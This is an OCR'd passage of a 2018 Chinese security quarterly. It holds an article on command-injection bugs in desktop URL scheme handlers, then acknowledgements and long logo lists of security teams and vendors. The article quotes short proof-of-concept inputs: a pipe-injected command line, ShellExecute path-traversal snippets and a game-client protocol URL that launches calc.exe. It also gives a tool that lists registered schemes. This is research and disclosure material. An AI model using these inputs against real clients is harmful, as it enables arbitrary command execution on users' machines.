
```
"C:\Program Files\My Application\myprotocol.exe" "someserver.com" < foo > bar | foobar "arg1"
```

注意这个 poc 是相当过分了。在 Win32 Api 中无论是 CreateProcess* 还是 ShellExecute* 都是不支持管道符等 CMD 的特性的。唯一的解释就是，Safari 在打开外部 url 时使用了 system 函数！

同样地，作者还是使用了 -chrome 参数实现了对 Firefox 特权域的跨浏览器脚本攻击利用。

某聊天软件命令执行

在 2012 年某即时通讯软件爆出一个远程命令执行漏洞，在修复前 poc 就被恶作剧式地传播开来：



漏洞成因极有可能是实现打开网址时没有为其加入 http:// 前缀而直接传给了 ShellExecute 函数，导致域名被系统当成路径名，结合目录遍历技巧可执行程序安装盘符下任意命令。但由于可控的参数仅为 lpFile，无法增加其他参数开关（能够实现参数注入是 url 场景而不是本地文件），实际利用效果不理想。

时至今日，您仍然可以在 Windows 上通过一行代码复现这个问题：

```
ShellExecuteW(NULL, L"open", L"www.baidu.com..\\..\\", NULL, NULL, SW_SHOW);
```

代码将会打开一个资源管理器。将路径指向一个存在的可执行文件，可实现命令执行。

小贴士

不想装 VS 编译环境的，Windows 脚本宿主里有一个 COM 接口提供 ShellExecuteEx 的功能：

</>：

```
var objShell = new ActiveXObject("shell.application");
WScript.Echo("Attach me...");
objShell.ShellExecute("www.baidu.com..\\..\\", "", "", "open", 1);
```

想要测试 ShellExecute* 的诡异特性的，可以直接用这个脚本，或者干脆在开始菜单、运行里输入 url。

某游戏客户端命令执行

在 HITB 2017 上，redrain 披露了一个某游戏客户端通过自定义 url scheme 执行命令的漏洞：Attack Surface Extended by URL Schemes

在这个伪协议的一个参数中，期望的输入类型是 http(s) 协议的网址。但开发者居然使用 _mbsstr （是否包含子串）来判断网址的有效性，而不是检查字符串的前缀。

```
if ( v13 )
  v14 = &a1;
if ( _mbsstr((const unsigned __int8 *)v14, "http://") )
  goto LABEL_43;
v15 = a1;
if ( (unsigned int)a6 < 0x10 )
  v15 = &a1;
if ( _mbsstr((const unsigned __int8 *)v15, "https://") )
{
LABEL_43:
  GetTickCount();
  v32 = 15;
  v31 = 0;
  LOBYTE(v30) = 0;
```

最后的利用通过返回上层路径的方式绕过了其中的关键字检测，成功执行任意路径可执行文件：

：

```
qqgameprotocol://shortcut/# URL=c:/windows/system32/http://qq.com/../../calc.exe ICON=3366xs.ico
NAME=AAAAAAAA
DESC=BBBBB TYPE=1 START=1
```

又是一个 ShellExecute 留下的坑。

寻找 url protocol

Android 下的 BROWSABLE 和 iOS 的 universal link 相信不少漏洞猎手和开发者已经很熟悉了，桌面端的关注度和资料相对少了一些。这大概是 Web 和移动端技术的迅猛发展带来的效应吧。

在分析 CVE-2018-1000006 的过程中就有人提问，如何寻找可用的伪协议。前文提到的一些资料里也出现了 macOS 下通过 url scheme 触发的安全问题。下面介绍一下如何枚举当前系统 url scheme 的方法。

早在 2009 年出版的 Hacking: The Next Generation 一书中就提到了 url scheme 在客户端软件中的攻击场景，并给出了三种平台（Windows、OS X、Linux）下枚举系统已注册伪协议的脚本（或程序）。

https://www.safaribooksonline.com/library/view/hacking-the-next/9780596806309/ch04.html

需要指出的是，书中提到 OSX 传递 url 参数使用了命令行，但目前 macOS 桌面应用传递 url scheme 使用的是 Apple Event：

```
-(void)applicationWillFinishLaunching:(NSNotification *)aNotification
{
    NSAppleEventManager *appleEventManager = [NSAppleEventManager sharedAppleEventManager];
    [appleEventManager setEventHandler:self
                                andSelector:@selector(handleGetURLEvent:withReplyEvent:)
                              forEventClass:kInternetEventClass andEventID:kAEGetURL];
}

- (void)handleGetURLEvent:(NSAppleEventDescriptor *)event withReplyEvent:(NSAppleEventDescriptor
*)replyEvent
{
    NSURL *url = [NSURL URLWithString:[[event paramDescriptorForKeyword:keyDirectObject] stringValue]];
    // handle it
}
```

书中提供的 vbs 脚本还可以工作，但 mac 版本需要稍作修改才能通过编译。

在此提供一个可用的版本：

https://github.com/ChiChou/LookForSchemes/blob/master/schemes.m

：

```
/*
  to compile: clang -fmodules schemes.m -o schemes
  then run `./schemes`
*/

#import <Foundation/Foundation.h>
#import <AppKit/AppKit.h>
extern OSStatus _LSCopySchemesAndHandlerURLs(CFArrayRef *outSchemes, CFArrayRef *outApps);
extern OSStatus _LSCopyAllApplicationURLs(CFArrayRef *theList);

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        CFArrayRef schemes;
        CFArrayRef apps;
        NSWorkspace *workspace = [NSWorkspace sharedWorkspace];
```


```
        _LSCopySchemesAndHandlerURLs(&schemes, &apps);
        for (CFIndex i = 0, count = CFArrayGetCount(schemes); i < count; i++) {
            CFStringRef scheme = CFArrayGetValueAtIndex(schemes, i);
            CFArrayRef handlers = LSCopyAllHandlersForURLScheme(scheme);
            NSLog(@"%@:", scheme);

            for (CFIndex j = 0, bundle_count = CFArrayGetCount(handlers); j < bundle_count; j++) {
                CFStringRef handler = CFArrayGetValueAtIndex(handlers, j);
                NSLog(@"\t%@ (%@)", handler, [workspace
absolutePathForAppBundleWithIdentifier:(__bridge NSString *)handler]);
            }
        }
        NSLog(@"\n");
    }
    return 0;
}
```

```
➜ /tmp ./schemes
2018-01-26 00:13:46.554 schemes[54442:10247618] ical:
2018-01-26 00:13:46.555 schemes[54442:10247618]         com.apple.iCal (/Applications/Calendar.app)
2018-01-26 00:13:46.555 schemes[54442:10247618] twitter:
2018-01-26 00:13:46.555 schemes[54442:10247618]         com.apple.AddressBook.UrlForwarder (/System/Library/CoreServices/AddressBookUrlForwarder.app)
2018-01-26 00:13:46.555 schemes[54442:10247618] ichat:
2018-01-26 00:13:46.555 schemes[54442:10247618]         com.apple.iChat (/Applications/Messages.app)
2018-01-26 00:13:46.555 schemes[54442:10247618] dash:
2018-01-26 00:13:46.556 schemes[54442:10247618]         com.kapeli.dashdoc (/Applications/Dash.app)
2018-01-26 00:13:46.556 schemes[54442:10247618] italss:
2018-01-26 00:13:46.556 schemes[54442:10247618]         com.apple.iTunes (/Applications/iTunes.app)
2018-01-26 00:13:46.556 schemes[54442:10247618] photos:
2018-01-26 00:13:46.556 schemes[54442:10247618]         com.apple.Photos (/Applications/Photos.app)
2018-01-26 00:13:46.556 schemes[54442:10247618] apconfig:
2018-01-26 00:13:46.557 schemes[54442:10247618]         com.apple.airport.airportutility (/Applications/Utilities/AirPort Utility.app)
2018-01-26 00:13:46.557 schemes[54442:10247618] launch-excel:
2018-01-26 00:13:46.557 schemes[54442:10247618]         com.microsoft.Excel (/Applications/Microsoft Excel.app)
2018-01-26 00:13:46.557 schemes[54442:10247618] itunesradio:
```

Windows 版也重写了一个，篇幅所限完整代码请到 GitHub 获取：

https://github.com/ChiChou/LookForSchemes/blob/master/AppSchemes.cpp

可以看到不少有趣的 url：



而他们会不会有新的漏洞呢?

参考资料

[1]. Registering an Application to a URI Scheme

[2]. About Dynamic Data Exchange

[3]. Microsoft Security Bulletin MS07-061 - Critical

[4]. https://www.trendmicro.com/vinfo/id/threat-encyclopedia/vulnerability/920/multiple-browser-uri-handlers-command-injection-vulnerabilities

[5]. Microsoft Security Bulletin MS10-007 - Critical

[6]. URI Use and Abuse

[7]. Attack Surface Extended by URL Schemes

蚂蚁金服巴斯光年安全实验室：

蚂蚁金服巴斯光年实验室（AFLSLab）是由蚂蚁金服多位资深安全专家组成的金融支付安全领域研究团队。不仅致力于护航蚂蚁金服相关产品安全性，也通过前沿的安全技术来赋能合作商户/厂商以及生态伙伴的安全性。

欢迎对本篇文章感兴趣的同学扫描蚂蚁金服安全应急响应中心公众号二维码，一起交流学习

悬镜
XMIRROR
专业云主机安全厂商

XMIRROR

悬镜服务器卫士

集综合安全巡检、智能CC防护、主动网马查杀、网络攻击动态拦截、精确流量监控及多屏展示与管控等多维度安全特性于一身的新型Linux云主机防黑加固系统。

Linux云服务器安全运维专家

XCHECK		XMAZE	XCENTER
云鉴漏洞扫描云平台	7*24小时安全服务	云脉威胁深度检测引擎	星声安全管控平台

咨询热线 010-86469499

悬镜官网 www.xmirror.cn

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2018年第一季度季刊正式和大家见面，截至本次已经发布了6版，并且在上一季度中，安全客季刊已经创下累积370000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可，我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自多个平台数十篇优秀技术文章，涵盖公众讨论最火热的区块链安全、安全事件、安全研究、安全运营、木马分析、漏洞分析等六大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们分别是是wisfree 、eridanus96、 xqsrdxw 、遗忘、君莫鞋，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队
2018.4

安全团队

安全会议

注：logo按首字母顺序排列

安全平台

360
网络安全响应中心

360 安全应急响应中心
360 Security Response Center

58 安全应急响应中心
Security Response Center

71SRC

ASRC
阿里安全应急响应中心

蚂蚁金服

百度安全应急响应中心
Baidu Security Response Center

bilibili

补天
漏洞响应平台

菜鸟安全应急响应中心
Cainiao Security Response Center

滴滴出行安全应急响应中心
Didichuxing Security Response Center

点融安全应急响应中心
Dianrong Security Response Center

斗鱼安全应急响应中心
DouYu Security Response Center

饿了么安全应急响应中心
Eleme Security Response Center

富友安全应急响应中心
Fuiou Security Response Center

好未来安全应急响应中心
100TAL Security Response Center

JSRC

焦点安全应急响应中心
Focus Security Response Center

竞技世界安全应急响应中心
JJ World Security Response Center

金山·安全应急响应中心
Kingsoft Security Response Center

coolpad
LeEco

联想安全应急响应中心
Lenovo Security Response Center

乐信集团安全应急响应中心
LX Security Response Center

乐视安全应急响应中心
LeEco Security Response Center

同程安全应急响应中心
LY Security Response Center

美丽联合集团安全应急响应中心
Meili Inc Security Response Center

MYSRC

应急响应中心
Security Response Center
美团点评

MEIZU
魅族安全应急响应中心
MEIZU Security Response Center

网易安全应急响应中心
NetEase Security Response Center

Seebug

SRC部落

平安安全应急响应中心
PINGAN Security Response Center

去哪儿安全应急响应中心
Qunar Security Response Center

搜狗安全应急响应中心
Sogou Security Response Center

苏宁安全应急响应中心
Suning Security Response Center

新浪安全应急响应中心
Sina Security Response Center

途牛安全应急响应中心
Tuniu Security Response Center

VIPKID安全应急响应中心

唯品会安全应急响应中心
VIP Security Response Center

挖财安全应急响应中心
Wacai Security Response Center

完美世界安全应急响应中心
security.wanmei.com

微博安全应急响应中心
Weibo Security Response Center

WiFi 万能钥匙
安全应急响应中心

小米安全中心
XIAOMI SECURITY CENTER

携程安全应急响应中心
Ctrip Security Response Center

宜人贷安全应急响应中心
Yirendai Security Response Center

宜信安全应急响应中心
CreditEase Security Response Center

中通安全应急响应中心
ZTO Security Response Center

猪八戒安全应急响应中心
ZBJ Security Response Center

安全公司

安信与诚
Ansion Science and Technology Development Co.,Ltd
八分量
Octa Innovations
白帽汇
BAIMAOHUI.NET
白山云科技
BAISHANCLOUD
长亭科技
CHAITIN
顶象
打造零风险的数字世界
盾客科技
观数科技
Data Insight Technology
iBOXPAY
盒子支付
华安普特
www.idc126.com
春秋
GEETEST 极验
全球交互安全创领者
TASS
江南天安
JOWTO
椒图科技
锦行科技
Jeeseen Technologies
库神
COLDLAR
猎聘
Liepin.com
凌晨网络科技
美创
MEICHUANG
慢雾科技
slow mist
默安科技
企业信赖的安全伙伴
敬捷科技
gile technology
祺云
岂安科技
任子行
SURFILTER
青藤云安全
睿语
ANKKI
昂楷科技
神月信安
观星
Data Star Observatory
cirrus gate
思睿嘉得
四叶草安全
Clover Sec
SOBUG
Testin
ThreatBook
无声信息
SUGAR
悬镜
XMIRROR
XFSEC
宜信
CreditEase
云盾先知
安全情报
知道创宇
中交兴路
SINOIOV
中睿天下

安全媒体

安在
ANZER

安全盒子
secbox.cn

安全牛
AQNIU.COM

安全智库

东方安全
cnetsec.com

E安全

GitChat

.com
华盟网

看雪

雷锋网

MottoIN

浅黑
Shallow Black

SecWiki

嘶吼
ROARTALK

铁匠运维网
tiejiang.org

威客安全
secwk.com

XCTF社区

信安在线
www.cnmstl.net

Secfree.com
指尖安全

安全团队

KEE
TEAM

360 ADLAB

360 ALPHA

ICE SWORD
360冰刃实验室

360代码卫士
codesafe

360烽火实验室

Gear Team

360
IOT安全研究院

猎网平台

Marvel Team

MESHFIRE TEAM

NIRVAN

CyImmuLab
360 North American Research Center

PEGASUS

360 QRocTeam

360天巡
新一代无线入侵防御系统

360vulcan

Vulpecker Team

360
网络安全学院

SKY-GO

360追日团队

安全团队

404 Team

安全文库

安全字典
WWW.SECDIC.COM

FormSec
信安安全实验室

火绒安全
www.huorong.cn

TEC

Joinsec

猎

盛古
PANGU TEAM

alaxy 平安银河实验室
PINGAN'S GALAXY LAB

破壁计划

启明星辰 ADlab

赛可达实验室
skd labs

安全会议

BEIJING GROUP OF HACKER COMMUNITY

ISC
2017
中国互联网安全大会
360互联网安全中心

KCon

MOSEC

SSC

NSC
中国网络安全大会
China Cyber Security Conference